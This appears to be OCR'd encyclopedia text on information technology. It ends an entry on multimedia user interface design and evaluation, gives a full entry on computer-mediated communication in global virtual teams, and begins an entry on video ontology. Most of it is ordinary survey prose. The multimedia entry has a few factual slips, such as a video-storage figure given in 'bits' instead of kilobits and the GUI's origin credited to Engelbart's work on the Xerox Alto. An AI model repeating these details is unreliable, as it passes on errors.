
Now AV speech is inherently bi-modal in nature, which means that visual cues (such as eye/lip movement, facial expression, and so on) play an important role in automatic speech recognition—ASR (Potamianos, Neti, Gravier, Garg, & Senior, 2003). The key issues in this context are (a) *which* features to extract from lip movements, and (b) how to *fuse* (and synchronise) audio and visual cues.

Another example of a bi-modal user interface is the speech-gesture one developed by Sharma et al. (2003) for crisis management in emergency situations. Taylor, Neel, and Bouwhuis (2000) likewise discuss combining voice and gesture, whereas Smith and Kanade (2004) focus specifically on extracting information from video. Many other multimodal interfaces abound in the literature (e.g., Booher, 2003; Bunt & Bevin, 2001; Jacko & Sears, 2003; McTeal, 2002; Yuen, Tang, & Wang, 2002).

Figure 1 shows a system that incorporates three input modalities—(1) sight (hand gesture + scanned text and/or images), (2) sound (voice input via microphone), and (3) touch (via mouse + keyboard), together with the two most commonly used (i.e., AV) output modalities (sight and sound).

We have just seen how data (information) fusion needs to be considered in bi- (multi)modal user interfaces. This is especially important in lip synching in the case of combining the two dominant modalities (that is, sight and sound). This is a common post-produc-

Figure 1. Common interface modalities



tion activity in film production, as well as a factor that needs to be taken into account in designing multi-user role-playing games for the Internet.

Multimedia Interfaces

Modern day MM applications incorporate (formatted) text, images, drawings (graphics), animation, video, and sound (including speech)—so called "rich content" (Dix, Finlay, Abowd, & Beale, 2004; Li & Drew, 2004). Accordingly, a text-only, dot point MS PowerPoint presentation does *not* qualify as an MM system (it is a *mono*-media one!).

Current generation MM systems can be classified into CD-ROMs/DVDs (such as encyclopaedia) vs. Web sites (Barfield, 2004). There is also currently a trend toward product convergence—more specifically, present day personal digital assistants, mobile (cellular) phones, portable games machines, MP3 players, digital cameras, GPS, and the like could well become integrated into the *single* mobile, portable, Internet-enabled, multimedia, wireless, (in other words, ubiquitous and pervasive) devices of the future (Li & Drew, 2004). Furthermore, given the inherent limitations of such devices—small displays, limited memory and bandwidth—we necessarily need to consider compression, of images (JPEG), video (MPEG), and sound (MP3) alike.

Accordingly, Oquist, Goldstein, and Chincholle (2004) analyze desktops, laptops, palmtops, and handheld devices along the dimensions of (1) levels of portability (stationary, seated, standing, or moving), (2) attentiveness (primary, secondary, minimal), and (3) manageability (stable, unstable, unbalanced—in other words, 1- vs. 2-handed).

Seffah and Javahery (2004), in their discussion of multiple user interfaces, characterize the interaction styles of MUI—graphical vs. Web vs. handheld. The fundamental characteristics of abstraction, cross-platform consistency, uniformity, user awareness of potential trade off, and conformity to default UI standards are highlighted. They further advocate the use of the User Interface Markup Language (Abrams, Phanouriou, Batongbacal, Williams, & Shuster, 1999) for the development of device-independent UIs.

Lastly, we need to keep in mind the extensive use being made of MM for purposes of data/scientific visualization, in which once again, technical considerations go hand-in-hand with HCI, psychology, graphic design, and so forth (Brodie et al., 1992; Earnshaw & Wiseman, 1992; Spence, 2000; Ware, 1999; Wolff & Yaeger, 1993).

Fundamentally, scientific visualization is a two-step process: (a) firstly mapping (analogue) real-world data into a numerical (digital) representation thereof, and (b) thence into graphical and/or animated form, for display to the user, in order for them to make better informed decisions. Such systems also tend to incorporate user interactivity, in order to uncover more meaning/information previously buried in the raw data (Bonneau, Ertl, & Nielson, 2006; Chen, 2003; Fortner & Pervukhin, 1995; Jensen, 2005; Keller & Keller, 1993; Nielson, Hagen, & Muller, 1997). Examples can be readily found in the fields of (2D/3D) fluid flow, surface heat transfer, geo-satellite images (GIS), weather patterns, molecular/chemical interactions, DNA structure, and MRI scans, to name but a few (http://math.nist.gov/mcsd/savg/vis/; http://www.opendx.org/). In many cases, the resulting colors are not real, but rather intended to aid the user in their conceptual understanding.

MM USER INTERFACE DESIGN

Now the goal of interaction design can be viewed as users performing the correct action(s) at the appropriate time(s). This will necessarily involve design tradeoffs (compromises). For instance, (1) use of controls that are analogs of real-world objects can simplify the mapping from task to system goals; *however*, not all task goals have visual analogs, or (2) immediate, continuous feedback during execution can help track progress and adjust behavior, *but* frequent updates introduce irritating delays (Rosson & Carroll, 2002).

According to Barfield (2004), the use of text in MM applications is subject to the same dictates as those of marketing and communication generally—namely that it needs to be succinct, crisp, catchy, and to the point. This has numerous repercussions regarding formatting, layout, choice of icons, use of hyperlinks (in other words, non-sequential text), meta-information, keyword searching, and so on. Similar design principles have evolved for sound, animation, and video. For instance, the use of special sounds to signal task completion, choice of foreground/background colors for images, avoiding "talking head" style videos, and so forth. Goals, audience, and scope (GAS) analysis can further assist with interface design, and—according to Barfield (2004)—in the process address users' physical, mental, and spiritual (emotional) needs (since so-called "new media" design draws on the established disciplines of ergonomics, industrial design, graphic design, human-computer interaction (HCI), and MM/Web technology).

Specific interaction design techniques are elaborated upon in Silver (2005). For instance, with regard to menus and controls: (1) cascading menus, while providing access to a large number of items, can be difficult to use; (2) pushbutton labels need to be brief, yet self-explanatory; (3) horizontal text scrolling should be avoided; and (4) appropriate choice needs to made regarding list box type (the choices being drop-down, single selection, extended selection, and multiple selection). Furthermore, in relation to navigation: (1) make it easy for users to figure out where they are as opposed to becoming "lost in hyperspace," in the words of Dix et al. (2004), and (2) always provide users with an easy means to change their mind, if they so desire.

Delivery technology, structure, ease of navigation, search, and use of bookmarks/links are considered at some length by Dix et al. (2004). They also discuss practical considerations that stem from the nature of Web technology itself, these being (limited) bandwidth, latency (or delay), and jitter (which leads to variable delivery). Dix et al. (2004) advocate the use of animation to aid visualization within traditional windowing systems, at the same time emphasizing the current short time span of video clips, as dictated by the storage limitations of the available technology. For example, a 90-minute (feature film length) video transferred at 256Kbits/second (broadband) would require 1,382,400 bits or 172.8MB of storage!

Dix et al. (2004) also point out that dynamic Web content can incorporate both interactive pages generated on the client (browser) side as well as pages generated from databases stored on the server, but that user understanding of what constitutes static content vs. what is dynamic can be challenging from a usability perspective.

MM USER INTERFACE EVALUATION

The International Standards Organization defines interface usability as "a measure of the effectiveness, efficiency and satisfaction with which specified users can achieve specified goals in a particular environment with that interface" (Barfield, 2004). Moreover, Dix et al. (2004) see the three main goals of evaluation as (1) an assessment of system functionality, (2) an assessment of users' experiences, and (3) identification of specific system problems.

Rosson and Carroll (2002) contrast analytical, inspection, model-based usability evaluation with empirical methods—in other words, those involving field studies, laboratory testing, and/or controlled experiments. They observe that analytic methods can take place at any time during development, but that they may not reflect issues that only emerge during actual use. Rosson and Carroll further emphasize the need to include representative users, realistic tasks, and work environment, as well as the quality of the prototype to be tested with the empirical approach. They also highlight the benefits of asking users to think aloud as they work through test tasks, since this can provide important insights into how they formulate and pursue goals, as well as how they make sense of what happens.

Dix et al. (2004) phrase this slightly differently, contrasting evaluation through expert analysis as opposed to end user participation (via either laboratory studies or *in situ* field trials). The former approach covers cognitive walkthroughs, heuristic evaluation, model-based evaluation, and the use of previous studies. The latter approach includes empirical methods (in other words, experimental evaluation, which could include hypothesis testing), observational techniques (incorporating the "think aloud" technique previously mentioned), and query techniques (which could take the form of interviews, questionnaires, and/or focus groups).

Treu (1994) further categorizes usability evaluation methods into four types, namely (1) heuristic, using domain (HCI) experts (one example being Nielsen & Phillips, 1993), (2) comparison against published guidelines (such as Shneiderman, 1996), (3) cognitive walkthroughs, in a task-oriented manner (for instance Wharton, Bradford, Jeffries, & Franzke, 1992), and (4) empirical usability testing (i.e., Als, Jensen, & Skov, 2005; Karat, Campbell, & Fiegel, 1992).

At a more fine-grained level of abstraction, Silver (2005) discriminates between the following types of usability tests: (a) exploratory (conducted early in the design stage, to determine functionality and model fit), (b) assessment (that is, of how well the desired features have been implemented, prior to product release), (c) evaluation (as for (b), but *after* the product has been released to the marketplace), and (d) comparison of different design approaches. Regardless of the test type, Silver (2005) suggests that usability testing necessarily involves the following six stages: (1) creation of a test plan, (2) selection of participants, (3) preparation of test materials, (4) conducting the test proper, (5) debriefing of participants, and (6) conversion of test results into recommendations.

A specific example of end user evaluation is Ghaoui's (2003) usability evaluation of online learning programs.

Some researchers have turned their attention to *automating* the user interface evaluation process, which is seen to offer potential benefits of reduced cost, increased consistency of errors uncovered, the ability to predict time/error costs across an entire design (thus reducing the need for domain/evaluation experts), increased coverage of evaluated features, as well as the enabling of comparisons between alternative designs (Ivory & Hearst, 2001). Nevertheless, in Ivory & Hearst's (2001) survey of WIMP/Web site interfaces, they found that automated evaluation occurs in only around one third of cases.

Other researchers have investigated whether attitudes toward computers can be used as predictors of end-user performance, although the findings to date are seen as rather inconclusive (Coombs, Doherty, & Loan-Clarke, 2002; Jawahar & Elango, 2002).

CONCLUSION

Finally, what of MM user interfaces of the future? Will the dominant modalities be speech input and 3D hologram output, say? Will file compression and storage capacities, along with network connectivity and transfer rates, enable users in the future to experience (high definition) video in real time, on their portable (wearable?) computer/(integrated PDA/mobile [cellular] phone/MP3 player)? Time will tell.

KEY TERMS

Automatic Speech Recognition (ASR): ASR is becoming more commonplace these days, especially for enquiry/help desk/call center applications—in other words, where the working vocabulary is somewhat constrained. This makes the task of phoneme/whole word matching much more feasible. The de facto ASR approach is a stochastic one—Hidden Markov Models—in which the probability (likelihood) of encountering a particular phoneme next in sequence is dependant on the ones that have gone before.

Graphical User Interfaces (GUI): The (ubiquitous) de facto computer interface in use nowadays. They first originated with Doug Englebart's work on the Xerox Alto workstation during the 1970s, and are based on the underlying WIMPS (Windows, Icons, Mouse, & Pointer) paradigm as well as the desktop analog (metaphor). GUIs superseded (text-based) command line interfaces during the 1980s.

Human-Computer Interaction (HCI): The term has been in common use since the 1980s, replacing the earlier "man-machine interaction." HCI incorporates not only technical considerations of computer interfacing, but extends into system design, cognitive science, psychology, sociology, ergonomics, and graphic design.

Input/Output Devices: Computer I/O is normally limited to a user's five senses, with sight, hearing, and touch being dominant.

Multimodal Interface: Implies Input/Output via a combination of *several* different modes, usually related to the user's senses—primarily touch, sight, and hearing.

Multiple User Interface: MUI refers to the interaction styles pertinent to different device paradigms, specifically graphical vs. Web vs. handheld device.

User Interface Evaluation: The main goals of user interface evaluation are assessment of both system functionality and user experience, as well as the identification of specific system problems. Various evaluation approaches are in widespread use, which can be classified along the dimensions of analytical vs. empirical, and/or expert analysis vs. end user participation.

Usability: Is a measure of the effectiveness, efficiency, and satisfaction with which users achieve specific goals in a particular environment with the interface in question.

Using Computer Mediated Communication as a Tool to Facilitate Intercultural Collaboration of Global Virtual Teams

Norhayati Zakaria
Universiti Utara Malaysia, Malaysia

INTRODUCTION

Many multinational companies (MNCs) have inevitably assembled and employed global virtual teams (GVTs) to leverage their work performance. GVTs are considered as an innovative and flexible work structure to achieve competitiveness in the era of globalization. The emergence of this structure is also due to the heavy reliance on computer-mediated communication technology and, as such, geographical boundaries and time zones are no longer considered as a hindrance to collaboration and communication. Yet, cultural differences remain challenging when team members work together in a non-collocated environment when they are engaged in managerial tasks such as problem-solving, negotiations, decision-making, and coordination.

Thus, this new distributed collaborative phenomenon suggests that one of the key challenges in working together apart is the ability to adapt and acculturate to different cultural values that exist among team members. People need to be fully aware, understand, and be sensitive to the impact of cultural differences by exploiting appropriate online behaviors in order to reduce its detrimental influence on work performance.

The purpose of this article is to present and understand the dynamics of intercultural collaboration within global virtual teams and how culture impacts their work performance in MNCs. Individuals from all over the world with diverse cultural backgrounds are increasingly collaborating using computer-mediated communication (CMC) technologies such as e-mail, Web, chat and videoconferencing, and others. Existing literature shows that when people with different cultural values communicate, it is not unusual for miscommunication, misunderstanding, and misinterpretations to occur (Chen, 2001; Gudykunst, 2003). Problems are intensified in CMC environment because of its limitation such as the absence of body language, facial expressions, tone of voice, and many others (Sproull & Kiesler, 1986; Walther, 1996).

However, little research has been conducted on the ways in which different intercultural communication styles and cultural values affect people working in a distributed or virtual environment, particularly on team members' performance. Thus, in this article, first, I will introduce the phenomenon of GVTs and its crucial function in MNCs. Second, I will present the background of the phenomenon by highlighting the gaps as identified between two research fields--cross-cultural management and computer-mediated communication. Next, the main focus of the article will be a discussion of the issue of intercultural collaboration. In this section, I will first provide a definition of GVTs, followed by several arguments on cultural challenges of GVTs. In the subsequent section, I will discuss the different types of CMC that are available to GVTs and the impact of culture on its utilization. Then, I will provide a brief direction of the future research agenda comprising of both the practical as well as theoretical perspectives. In conclusion, the article will highlight the significance of using GVTs in MNCs when people engage more prominently in intercultural collaboration, using CMC in order to promote and expand international business.

BACKGROUND

Without a doubt, GVTs have become the prevalent work structure for many MNCs. In a report by Gartner Group Survey, it was projected that 60% of the professional and management tasks at Global 2000 companies would be done via virtual teams by 2004 (Biggs, 2000). Unfortunately, the same survey projected that 50% of virtual teams would fail to meet either strategic or operational objectives due to an inability to manage the distributed workforce implementation risks. To be effective, GVTs require innovative communication and learning capabilities among different team members across organizational and geographical boundaries. As a result, the intra- and inter-team social interactions and work processes of GVTs cannot be compared to collocated team structures or treated as such by global managers.

GVTs have many potential advantages: They can create culturally-synergistic solutions, enhance creativity and cohesiveness among team members, promote a greater acceptance of new ideas, and thus provide a competitive advantage for the company. On the other hand, GVTs also present major challenges. In fact, findings from Dube and Pare (2001) suggest that global virtual teams face more challenges than localized virtual teams or collocated teams. Possible disadvantages include: Decision-making tends to be more time-consuming, negotiation styles are more divergent, coping mechanisms are complicated to implement, and communication styles and preferences are distinctively unique. People thus encounter misunderstandings and misinterpretations that lead to heightened uncertainties, stress, and conflict among and within team members, all less easily or quickly dissolved and managed.

Several studies were conducted to understand the impact of culture on globally-distributed collaboration. For example, Shachaf (2005) stated that the use of e-mail by GVTs helped alleviate intercultural miscommunication stemming from language factors (less accuracy, slower speech, and translations), while the non-verbal cues are totally eliminated. In her qualitative study, Shachaf interviewed GVT members from multinational corporations (41 participants from nine different countries). On the other hand, Paul, Samarah, Seetharaman, and Mykytyn (2004) studied collaborative conflict management styles by comparing homogenous and heterogeneous virtual teams using the experiment method. They examined individual versus collectivist cultural orientations, and found that collaborative style was influenced by cultural factors, and that group diversity moderated the relationship between collaborative style and team performance. Likewise, Cogburn and Levinson (2003) carried out a case study of students from the U.S. and Africa participating in an online class to investigate factors that influence the success or failure of collaborative distributed learning. They also argued that cultural differences do exist in communication, work ethic, and academic styles, and that these differences in turn affect the growth of trust between American and African students.

Other studies found similar results. For example, Lee (2002) observed that the pattern of e-mail use is different between Eastern and Western cultures, and Pauleen and Yoong (2001) found that cultural boundaries impacted the ability to build relationship in virtual teams. Massey, Montoya-Weiss, Hung, and Ramesh (2001) suggested that teams from U.S., Asia, and Europe significantly differ in their perceptions of task technology fit. Other studies with similar results include the impact of culture on coordination in GVTs (Maznevski & Chudoba, 2000) and communication (Kayworth & Leidner, 2000). According to Suchan and Hayzak (2001), individuals in GVTs normally work independently, autonomously, and have inner-directed motivations. Yet they are also interdependent, need trust and commitment from others, and share power and leadership based on members' technical and knowledge expertise.

UNDERSTANDING THE DYNAMICS OF INTERCULTURAL COLLABORATION WITHIN GVTS

Maznevski and Chudoba (2000) define global virtual teams as groups that (a) are identified by their organization(s) and members as a team; (b) are responsible for making and/or implementing decisions important to the organization's global strategy; (c) use technology-supported communication substantially more than face-to-face communication; and (d) work and live in different countries. A virtual team is also defined as "a temporary, culturally-diverse, geographically-dispersed, electronically-communicating work group" (Jarvenpaa & Leidner, 1999, p. 792). The notion of temporary in the definition describes team members that may have never worked together before and who may not expect to work together again as a group (Jarvenpaa & Ives, 1994; Lipnack & Stamps, 2000).

There are many benefits of using global virtual teams due to the increased number of options and resources they provide. Jarvenpaa and Leidner explain that "virtual teams promise the flexibility, responsiveness, lower costs, and improved resource utilization necessary to meet ever-changing task requirements in highly-turbulent and dynamic global business environments (1999, p. 791)." Moreover, the use of global virtual teams provides an opportunity to coordinate complex business tasks across a potentially far-flung confederation of organizations. This allows companies to better communicate and coordinate even though vast distances separate the different team members, making it easier to expand internationally and removing other location and distance-based restrictions.

Along with all of these benefits, GVTs also face a few challenges which are related to the cultural values of team members, as well as the confounding issue of culture fit versus technological fit. While all teamwork involves challenges to be managed, the tools at the disposal of global virtual teams limits the options they have for addressing the difficulties of communication, collaboration, and coordination. Hence, I will address three of these challenges: culture, communication styles, and technology.

As an intercultural communication theorist, Hall (1976) introduced an interesting cultural dimension known as "context." In his theory called "high versus low context," Hall explains that the way people communicate in face-to-face situation differs along a continuum ranging from low to high contextual values. The high-context people are "context-dependent", while the low-context people are "content-dependent." Therefore, people who are high context will communicate using non-verbal cues, and they rely on cues like facial expressions, body or hand movements, gestures, tone of voice, and many more in order to interpret and make meanings from the messages they receive and, in turn, send the messages through the same manner. On the other hand, low-context people are heavily dependent on words expressed, be it verbal or written. They are less concerned with context or situations. What matters most is what is uttered or written (as in legal document, e.g., contracts or agreements signed by two or more parties).

In a similar vein, Gudykunst, Matsumoto, Ting-Toomey, Nishida, Kim, and Heyman (1996) postulates that when people communicate with strangers or people they do not know, they often feel more anxious and uncertain in such an environment. This problem is intensified when people communicate with people from different cultural backgrounds, because the feelings of anxiety and uncertainties arise from different attitudes, values, beliefs, and assumptions. According to an empirical study conducted by Gudykunst (1997), people are culturally different based on individual communication and group behaviors. They have different motivations when searching for information as well as revealing personal or individual information. Such behavior can be explained by a dimension called individualism versus collectivism, as introduced by Hofstede (1980).

For example, people who ascribed to individualistic cultures normally appreciate and value one's personal need and goals more highly. Therefore, the priority is oftentimes focused on oneself. Whereas, for collectivistic cultures, people place priority on the needs, values, and goals of the group as compared to one's personal need (Gudykunst, 1997; Hofstede, 1980). In short, the cultural dimensions illustrate that people who are individualistic are more inclined to make decisions that are less dependent on collective influence or group membership, have greater skills in entering and leaving new groups, and engage in more open and precise communication than individuals from collectivist cultures (Hall, 1976; Hofstede, 1980). In addition, they also possess a more trusting behavior as they are more open to accept changes and receive uncertainties than people who are collectivistic (Gudykunst et al., 1996). On the contrary, collectivistic members find it more difficult to engage in ambiguous situations that can increase the level of uncertainties and anxieties. As a consequence, such situation can lead to more mistrusting behaviors (Gudykunst, 1997).

In addition, awareness, understanding, and knowledge about culture prove to be important factors because they can influence one's communication behavior (Wiseman, Hammer, & Nishida, 1989). For example, Kayworth and Leidner suggest that when people have better cultural knowledge of the people they are dealing with, the more willing they become in dealing with cultural situations. Essentially, communication is the key element in culture. Hall (1976) recognizes the reciprocal relationship between the two, in which he suggests that communication is culture and culture is communication. Acknowledging such importance, Kayworth and Leidner (2000, p. 191) clearly state, "Cultural differences among team members may lead to various instances of miscommunication, since different cultures tend to contain certain biases, assumptions, or views of the world." Regardless of the source, the fact remains that the 'cultural factor' may lead to information distortion and various instances of miscommunication. If MNCs fail to manage the communication problems stemming from culture, GVTs can become less effective than collocated settings.

USING CMC AS A TOOL TO FACILITATE INTERCULTURAL COLLABORATION OF GVTS

In the above section, it was clearly described that culture can impact the way that team members collaborate due to their divergent intercultural communication styles and ascribed cultural values. In addition, different types of CMC can also bring about several challenges to GVTs when they utilize it for intercultural communication and virtual collaboration. In this section, it is useful to note that there are different types of CMC such as asynchronous (e.g., e-mail) and synchronous (e.g., instant messaging, videoconferencing, teleconferencing, etc.). However, this section does not intend to focus on which type of technology GVTs will utilize. Instead, it only attempts to understand the role of CMCs in facilitating the intercultural collaboration within GVTs.

Without the use of collaborative communication technology, traditional teams need to be in one location to communicate and work collaboratively. With CMC, teams can work from a virtual location, without any geographical boundaries, and thus they are no longer constrained by the need for collocation. Hence, tasks such as coordinating, planning, organizing, and leading projects with people from thousands of miles away may no longer be a problem for MNCs to manage. A study by McGrath and Hollingshead (1994) suggests that electronically-enhanced communication systems can be used in the absence of meeting face-to-face, thus defeating the time and space constraints. The use of communication technology thus supports mobility and flexibility, which are considered essential attributes of global virtual teams' success.

Additionally, the use of CMC has the capacity to overcome or reduce cultural differences within virtual teams (Shachaf, 2005). But essentially, the use of CMCs will not totally eliminate the cultural differences of team members, merely that CMCs facilitate intra-team interaction by introducing a shared framework and virtual work setting. In that light, CMCs are a useful tool for facilitating intercultural collaboration and communication. O'Hara-Devereaux and Johansen (1994) suggest that information technology is not an alternative but a requirement for successful global business. Information technology can make it easier to overcome the problems of working together in a fragmented, global work environment and meet the challenges of distance and diversity. Findings from group work studies have shown that cultural differences are important, be it national cultures or organizational cultures. For example, Olaniran (2001), Shachaf (2005), and Zakaria (2006) have all shown that in one way or another, culture plays an influential role when introducing or implementing CMCs in work setting.

CMCs can effectively promote intercultural collaboration and communication by providing a common medium for work and shared meaning. Most studies on CMCs suggest that low social presence is generally unsatisfying and leaves people in some situations, such as those involving conflict, unable to resolve differences effectively or meet their goals (Ketrow, 1999). Over time, however, the lack of social and physical presence can foster positive intra-team coalitions and strengthen working relationships that would be less likely to thrive in a more traditional team framework. Table 1 summarizes some of the inherent advantages and disadvantages of ICTs as a supporting collaboration tool.

FUTURE RESEARCH

In the attempt to explore the impact of culture on GVT's performance in MNCs, there is a high need to bridge the gaps between several key research fields such as international business, cross-cultural management, and computer-mediated communication. The future research direction of this phenomenon will be discussed based on two implications: practical and theoretical. Based on the practical views, there are two fundamental research questions that researchers need to explore. First, researchers need to understand, "What are the cultural challenges when GVTs engage in online intercultural collaboration?" Addressing such a question can help MNCs to formulate better strategies and solutions to recruit and subsequently train GVTs. On the other hand, another useful question to explore is, "What are the best practices of GVTs in MNCs?" By identifying and recognizing such "best practices" of GVTs, MNCs can build a business model that takes into consideration the success factors of this new working structure.

In addition, from the theoretical views, researchers can build a cross-culturally attuned model that utilizes or tests some of the many available cross-cultural theories (e.g., Hall, 1976; Hofstede, 1980; Schwartz, 1994; Trompenaars & Hampden-Turner, 2000) on GVT's

Table 1. Summary of advantages and disadvantages of ICTs supporting collaborative communicative technologies (Zakaria, Amelinckx, & Wilemon, 2004)

Advantages of ICTs	Disadvantages of ICTs
• Greater anonymity of team members • Transcend space and time • Allows equal participation • Access to wider and faster information sources • More flexible communication structures • Better information retrieval and repository • Faster communication and feedbacks	• Lack of communication modalities such as non-verbal or verbal cues • Lack of physical or non-face-to-face interaction • Deficiencies in issue of trust • Implementing ICTs are costly • Difficulty in using the technology • Differences in technologies used • Slower decision-making

work performance. As such, a research is developed from the lens of culture in the context of distributed or online work environments. It is also suggested that research can be developed by using a combination or synthesis of cross-cultural management theories and CMC theories to fully understand the phenomenon of online intercultural collaboration (Amant, 2002; Olaniran, 2001). As a result, the fields of international business, cross-cultural management, and CMC can be bridged.

CONCLUSION

Rapid expansion of international business necessitates the use of GVTs more prominently. On the other hand, the cultural conflicts and tension that arise from the diverse cultural backgrounds of the team members have also intensified in the recent years. For example, management styles, communication patterns, decision-making processes, negotiation tactics, and leadership preferences are carried out differently. In light of that, MNCs need to first formulate and then implement well-defined organizational strategies and tactics in order to fully understand its impacts. At the same time, MNCs also need to reap the benefits of the novel structure—GVTs in their effort to advance globalization. Hence, it is suggested that team members need to possess specific and general intercultural communication competencies (Chen, 2001; Zakaria, 2008) as well as cultural intelligence (Earley, Ang, & Tan, 2006) in order to participate competitively in the global work environment. By acquiring these two specific elements, MNCs can provide a conducive non-collocated working environment that offers compatibility, diversity, and dynamism of culture that corresponds with the team members' various backgrounds—nationally and organizationally. It is without doubt that the use of GVTs in MNCs has grown to be more fundamental given the pervasiveness of globalization and high impact of ubiquitous computer-mediated communication technology. By crossing the geographical borders, different world time zones, and space dimension, people are engaging more prominently in intercultural collaboration to promote greater heights of international business.

KEY TERMS

Computer-Mediated Communication: Defined as the process whereby messages are electronically transmitted from senders to receivers in both asynchronous (e.g., e-mail, discussion forums, etc.) and synchronous (Internet relay chat, videoconferencing, etc.) setting.

Culture: Can be thought of as shared patterns of ways of thinking, feeling, and reacting to various situations and actions.

Cultural Intelligence: Defined as "a person's capability for successful adaptation to new cultural settings, that is, for unfamiliar settings attributable to cultural context" (Earley, Ang & Tan, 2006, p. 5)

Globally-Distributed Collaboration: Occur when people from different cultural backgrounds work together jointly using CMC, and they are geographically dispersed. They collaborate to achieve common ground, through a purposive relationship and when there is a desire to solve a problem.

Global Virtual Teams: Composed of a heterogeneous membership of people with diverse cultural backgrounds, belonging to different organizations. Team members normally are more dependent on information technology when communicating and collaborating.

Intercultural Communication Competencies: Consist of three main elements, which are: cultural awareness and knowledge (e.g., cognitive or thinking skills), cultural affective (e.g., emotions and feelings), and cultural adroitness (e.g., appropriate behaviors).

Multinational Corporations: Means organizations consisting of a parent company in a home country that owns relatively-autonomous subsidiaries in various host countries.

Video Ontology

INTRODUCTION

There has been a great deal of interest in the development of ontology to facilitate knowledge sharing and database integration. In general, ontology is a set of terms or vocabularies of interest in a particular information domain, and shows the relationships among them (Doerr, Hunter, & Lagoze, 2003). It includes machine-interpretable definitions of basic concepts in the domain. Ontology is very popular in the fields of natural language processing (NLP) and Web user interface (Web ontology). To take this advantage into multimedia content analysis, several studies have proposed ontology-based schemes (Hollink & Worring, 2005; Spyropoulos, Paliouras, Karkaletsis, Kosmopoulos, Pratikakis, Perantonis, & Gatos, 2005). Modular structure of the ontology methodology is used in a generic analysis scheme to semantically interpret and annotate multimedia content. This methodology consists of domain ontology, core ontology, and multimedia ontology. Domain ontology captures concepts in a particular type of domain, while core ontology is the key building blocks necessary to enable the scalable assimilation of information from diverse sources. Multimedia ontology is used to model multimedia data, such as audio, image, and video. In the multimedia data analysis the meaningful patterns and hidden knowledge are discovered from the database. There are existing tools for managing and searching the discovered patterns and knowledge. However, almost all of the approaches use low-level feature values instead of high-level perceptions, which make a huge gap between machine interpretation and human understanding. For example, if we have to retrieve anomaly from video surveillance systems, low-level feature values cannot represent such semantic meanings. In order to address the problem, the main focus of research has been on the construction and utilization of ontology for specific data domain in various applications. In this chapter, we first survey the state-of-the-art in multimedia ontology, specifically video ontology, and then investigate the methods of automatic generation of video ontology.

BACKGROUND

In general, ontology is a set of terms or vocabularies of interest in a particular information domain, and shows the relationships among them. Sharing common understanding of the structure of information is one of the more common goals in developing ontology. Another reason is that it enables reuse of domain knowledge. The other reasons include making domain assumptions explicit, separating domain knowledge from the operational knowledge, and analyzing domain knowledge. For example, once we have ontology for video surveillance camera in one airport, it can be sharable with the other airport surveillance systems, and provide semantic knowledge on the airport system.


Modular structure of the ontology methodology is used in a generic analysis scheme to semantically interpret and annotate multimedia content. This methodology consists of domain ontology, core ontology, and multimedia ontology. Domain ontology is meant to model the content layer of the multimedia data with respect to specific real world domains (Doerr, Hunter, & Lagoze, 2003). Domain ontology languages allow rich ontology structures. It is very important for the audiovisual industry to have a methodology for the interoperability of a language to understand the operating ability of the domain ontology. Because domain ontology represents concepts in very specific and often eclectic ways, they are often incompatible. As systems that rely on domain ontology expand, they often need to merge domain ontologies into a more general representation. Core ontology is one of the key building blocks necessary to enable the scalable assimilation of information from diverse sources (Hunter, 2003). A complete and extensible ontology that expresses the basic concepts is essential for well-defined mappings between domain-specific knowledge representation and the subsequent building of a variety of services such as cross domain searching, browsing, data mining, and knowledge extraction. The goal of core ontology is to provide a global and extensible model into which data originating from distinct sources can be mapped and integrated. This canonical form can then provide a single knowledge base for cross-domain tools and services. Jane Hunter (2003) proposes the ABC event-aware model that is able to easily ascertain the intersections, differences, and domain-specific aspects of each ontology or multimedia content. In Figure 1, ABC ontology is a core ontology that can be used to describe, record, and differentiate between the domain ontologies, such as museum, multimedia content description, right management, and biomedical ontologies.

Recent advances in computing technologies have made available vast amounts of digital video content, resulting in a growing research interest in the extraction of semantic multimedia content that can provide a description in a conceptual level. Although significant progress has been made on automatic segmentation of video data and the recognition of low-level features within such content, comparatively little progress has been made on machine-generated semantic descriptions of audiovisual information. To this end, several approaches (Hollink, & Worring, 2005; Spyropoulos et al., 2005) address the problem of building video ontology to enable the inclusion and exchange of video content through a common understanding of the content description and semantic information.

Web technology is used to transform a large existing video ontology embedded in an annotation tool into a commonly accessible format (Geurts, van Ossenbruggen, Hardman, & Davis, 2004). The recombination of existing video materials is then used as an example application, in which video metadata enables the retrieval of multimedia content based on both content descriptions and multimedia concepts. The current semantic Web technology provides a readily applicable set of tools and languages for annotating multimedia data. It intents in creating a universal medium for information exchange by putting documents with computer-process able meaning on the Web. The semantic Web is about having data as well as documents on the Web so that machines can process, transform, assemble, and even act on the data in useful ways.

